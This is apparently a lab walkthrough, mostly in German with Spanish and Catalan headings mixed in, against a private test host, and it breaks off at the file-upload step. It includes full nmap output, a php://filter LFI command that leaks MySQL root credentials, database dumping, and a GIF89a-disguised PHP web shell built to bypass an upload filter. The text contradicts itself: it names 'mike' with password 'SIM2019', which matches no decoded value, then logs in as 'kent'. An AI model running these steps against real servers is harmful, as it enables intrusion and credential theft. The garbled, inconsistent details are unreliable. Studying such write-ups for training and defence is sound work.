https://vulners.com/cve/CVE-2014-8109|       1337DAY-ID-33575  4.3  https://vulners.com/zdt/1337DAY-ID-33575  *EXPLOIT*|_      PACKETSTORM:140265  0.0  https://vulners.com/packetstorm/PACKETSTORM:140265  *EXPLOIT*|_http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)| http-cookie-flags:|   /login.php:|     PHPSESSID:|_      httponly flag not set|_http-dombased-xss: Couldn't find any DOM based XSS.|_http-comments-displayer: Couldn't find any comments.111/tcp   open  rpcbind syn-ack ttl 63 2-4 (RPC #100000)| rpcinfo:|   program version    port/proto  service|   100000  2,3,4        111/tcp   rpcbind|   100000  2,3,4        111/udp   rpcbind|   100000  3,4          111/tcp6  rpcbind|   100000  3,4          111/udp6  rpcbind|   100024  1          40613/tcp6  status|   100024  1          46576/udp6  status|   100024  1          50913/tcp   status|_  100024  1          58315/udp   status3306/tcp  open  mysql   syn-ack ttl 63 MySQL (blocked - too many connection errors)| banner: k\x00\x00\x00\xFFi\x04Host '192.168.10.72' is blocked because o|_f many connection errors; unblock with 'mysqladmin flush-hosts'50913/tcp open  status  syn-ack ttl 63 1 (RPC #100024)Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed portDevice type: general purposeRunning: Linux 3.X|4.XOS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4OS details: Linux 3.2 - 4.14Uptime guess: 0.041 days (since Tue Feb 17 10:00:51 2026)Network Distance: 2 hopsTCP Sequence Prediction: Difficulty=255 (Good luck!)IP ID Sequence Generation: All zeros
Host script results:|_ipidseq: All zeros|_clock-skew: -1s| qscan:| PORT   FAMILY  MEAN (us)  STDDEV  LOSS (%)| 80     0       1121.50    349.88  0.0%| 111    0       1090.50    281.39  0.0%| 3306   0       1171.30    325.32  0.0%|_50913  0       1287.50    410.90  0.0%|_dns-brute: Can't guess domain of "192.168.10.176"; use dns-brute.domain script argument.|_path-mtu: PMTU == 1500|_fcrdns: FAIL (No PTR record)
Read data files from: /usr/share/nmapOS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .# Nmap done at Tue Feb 17 11:00:12 2026 -- 1 IP address (1 host up) scanned in 338.16 seconds

Da eine Webseite erkannt wurde, werden wir auf diese zugreifen:
2. LFI-Exploitation und Extraktion von Zugangsdaten (Web-Phase)
Sección titulada «2. EXPLOTACIÓN DE LFI Y EXTRACCIÓN DE CREDENCIALES (Fase Web)»Wir haben das Ziel, Zugriff auf sensible Dateien des Servers (Quellcode und Konfigurationen) zu erhalten, indem wir eine Schwachstelle in der Webanwendung namens „Local File Inclusion (LFI)“ mit der Technik namens „PHP Wrappers (php://filter)“ ausnutzen
2.1. ERSTE ANALYSE UND HYPOTHESEN
Sección titulada «2.1. ANÁLISIS INICIAL Y HIPÓTESIS»2.1.1. Die Beobachtung
Sección titulada «2.1.1. La Observación»Wenn wir die erste Anfrage mit curl stellen oder die Website aufrufen, werden wir die Struktur der Links beobachten:

Linkstruktur:
[ <a href="/">Home</a> ] [ <a href="?page=login">Login</a> ] [ <a href="?page=upload">Upload</a> ]2.1.1. Die Hypothese
Sección titulada «2.1.1. La Hipótesis»Die Verwendung des Parameters ?page= deutet darauf hin, dass der Server eine PHP-Funktion (wahrscheinlich include(), require() oder file_get_contents()) verwendet, um Inhalte dynamisch zu laden.
Der Code im Backend sieht wahrscheinlich so aus:
<?php include($_GET['page'] . ".php"); ?>Dies ist ein klassischer Vektor für LFI (Local File Inclusion). Wenn keine Bereinigung stattfindet, können wir page manipulieren, um Dateien zu laden, die der Entwickler nicht anzeigen wollte.
2.2. DIE TECHNISCHE HERAUSFORDERUNG: „BLIND“ LFI
Sección titulada «2.2. EL RETO TÉCNICO: “BLIND” LFI»Wir möchten die Konfigurationsdatei lesen, von der wir annehmen, dass sie config oder config.php heißt.
Gescheiterter Versuch:
Wenn wir: http://192.168.10.176/?page=config

Curl über das Terminal:

Der Server führt aus: include("config.php");
Das Problem: Die Datei config.php enthält Variablen ($username, $password), aber sie gibt nichts aus (echo). Daher führt der Server den PHP-Code intern aus und gibt uns eine leere Seite zurück. Wir sehen die Passwörter nicht.
2.3. DIE LÖSUNG: PHP WRAPPERS
Sección titulada «2.3. LA SOLUCIÓN: PHP WRAPPERS»Um zu verhindern, dass der Server den PHP-Code ausführt, müssen wir ihn als Klartext zurückerhalten. Wir werden das Protokoll php://filter verwenden.
Die Technik: Wir bitten den Server, folgendes zu tun:
- die Ressource
configzu öffnen. - sie durch einen Konvertierungsfilter in Base64 zu leiten.
- Gibt uns das Ergebnis zurück.
Da sie in Base64 vorliegt, erkennt der Server sie nicht als ausführbaren Code, sodass die kodierte Zeichenfolge ausgegeben wird.
Der ausgeführte Befehl:
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina-2-web]└─$ curl "http://192.168.10.176/?page=php://filter/convert.base64-encode/resource=config"
2.4. BASE64-DECODIERUNGSANALYSE
Sección titulada «2.4. ANÁLISIS DECODIFICACIÓN BASE64»Wir werden nun die erhaltene Zeichenfolge dekodieren, indem wir die Zeichenfolge entfernen oder die Option -i (ignore garbage) verwenden, falls verfügbar, obwohl es am besten ist, Zeilenumbrüche zu entfernen.
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina-2-web]└─$ echo "PD9waHANCiRzZXJ2ZXIJICA9ICJsb2NhbGhvc3QiOw0KJHVzZXJuYW1lID0gInJvb3QiOw0KJHBhc3N3b3JkID0gIkg0dSVRSl9IOTkiOw0KJGRhdGFiYXNlID0gIlVzZXJzIjsNCj8" | tr -d '\n' | base64 -d
Anschließend haben wir den tatsächlichen Inhalt von config.php erhalten:
<?php$server = "localhost";$username = "root";$password = "H4u%QJ_H99";$database = "Users";?>3. VON MYSQL ZUM UPLOAD
Sección titulada «3. DE MYSQL A L’UPLOAD»Da wir nun die durch LFI erhaltenen MySQL-Anmeldedaten (root / H4u%QJ_H99) haben, müssen wir Zugriff auf das Web-Panel erhalten und herausfinden, wo die Dateien gespeichert werden.
3.1. DATENBANK-ENUMERATION (Der verlorene Schritt)
Sección titulada «3.1. ENUMERACIÓN DE LA BASE DE DATOS (El paso perdido)»Wir haben den Datenbankbenutzer, aber wir benötigen den Web-Benutzer. Oft sind die Daten korreliert.
3.1.1 Verbindung
Sección titulada «3.1.1 Conexión»Wir werden uns von unserer Kali-Maschine aus mit dem entfernten MySQL-Server verbinden.
Befehl:
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina-2-web]└─$ mysql -h 192.168.10.176 -u root -p# Et demanarà password. Introdueix: H4u%QJ_H993.1.1.1 ⚠️ KRITISCHER FEHLER: HOST GESPERRT
Sección titulada «3.1.1.1 ⚠️ ERROR CRÍTICO: HOST BLOQUEADO»Wenn wir den Fehler ERROR 1129 ... Host '...' is blocked erhalten:

- Ursache: Zu viele Verbindungsfehler (Nmap).
- Lösung: Wir werden die IP ändern (VPN/Vbox).
3.1.1.2 ⚠️ SSL-FEHLER

Sección titulada «3.1.1.2 ⚠️ ERROR SSL»Wenn wir den Fehler ERROR 2026 (HY000): TLS/SSL error... oder unknown variable 'ssl-mode' erhalten:
-
Ursache: Unser Client (MariaDB auf Kali) benötigt ein anderes Flag, um das obligatorische SSL zu deaktivieren.
-
Lösung: Wir werden die Flagge
-skip-sslverwenden.┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina-2-web]└─$ mysql -h 192.168.10.176 -u root --skip-ssl -p
3.1.2 Exploration (Recon)
Sección titulada «3.1.2 Exploración (Recon)»Sobald wir uns in der MySQL-Eingabeaufforderung (mysql>) befinden, führen wir die folgenden Abfragen aus, um zu sehen, was vorhanden ist:
-
Datenbanken auflisten:
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina-2-web]└─$ SHOW DATABASES;Ergebnis: Wir werden eine Datenbank namens
Userssehen. -
Datenbank auswählen:
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina-2-web]└─$ USE Users; -
Tabellen anzeigen:
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina-2-web]└─$ SHOW TABLES;Ergebnis: Es gibt eine Tabelle namens
users. -
Inhalt dumpen:
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina-2-web]└─$ SELECT * FROM users;

3.1.3 Erhaltenes Ergebnis
Sección titulada «3.1.3 Resultado obtenido»Die Datenbank liefert uns Folgendes zurück (Namen und Passwörter in Base64):
MySQL [Users]> SELECT * FROM users;+------+------------------+| user | pass             |+------+------------------+| kent | Sld6WHVCSkpOeQ== || mike | U0lmZHNURW42SQ== || kane | aVN2NVltMkdSbw== |+------+------------------+3 rows in set (0.019 sec)
MySQL [Users]>
3.1.4 Dekodierung
Sección titulada «3.1.4 Decodificación»Wir verlassen MySQL (exit) und werden die Passwörter in unserem Terminal dekodieren:
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina-2-web]└─$ echo "Sld6WHVCSkpOeQ==" | base64 -dJWzXuBJJNy┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina-2-web]└─$ echo "U0lmZHNURW42SQ==" | base64 -dSIfdsTEn6I┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina-2-web]└─$ echo "aVN2NVltMkdSbw==" | base64 -diSv5Ym2GRo┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina-2-web]└─$Jetzt wissen wir, dass der Webbenutzer mike und das Passwort SIM2019 ist.
3.2. WEB-ACCESS UND UPLOAD-BYPASS
Sección titulada «3.2. ACCESO WEB Y BYPASS DE SUBIDA»Da wir nun über gültige Anmeldedaten verfügen, werden wir die Website aufrufen.
3.2.1 Login
Sección titulada «3.2.1 Login»- Wir navigieren zu
http://192.168.10.176/?page=login. - Wir geben User:
kent/ Pass:JWzXuBJJNyein. - Wenn der Login erfolgreich ist, werden wir weitergeleitet oder sehen, dass wir nun Zugriff auf
?page=uploadhaben.
3.2.2 Erstellung der bösartigen Datei (Filter-Bypass)
Sección titulada «3.2.2 Creación del archivo malicioso (Bypass de filtros)»Die Anwendung prüft normalerweise, ob die Datei ein Bild ist. Wenn wir eine .php direkt hochladen, erhalten wir eine Fehlermeldung („Extension not allowed“).
Die Technik: Wir werden ein „Falsches GIF“ erstellen.
- Wir fügen den Magic Header
GIF89aam Anfang der Datei hinzu (der Server denkt, es handele sich um ein Bild). - Danach fügen wir den bösartigen PHP-Code hinzu.
- Wir speichern dies als
.gif.
Kali-Befehl:
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina-2-web]└─$ echo "GIF89a" > shell.gif┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina-2-web]└─$ echo "<?php system(\$_GET['cmd']); ?>" >> shell.gif3.2.3 Der Upload
Sección titulada «3.2.3 La subida»-
Wir gehen zum Login
http://192.168.10.176/?page=login.
-
Wir gehen zu
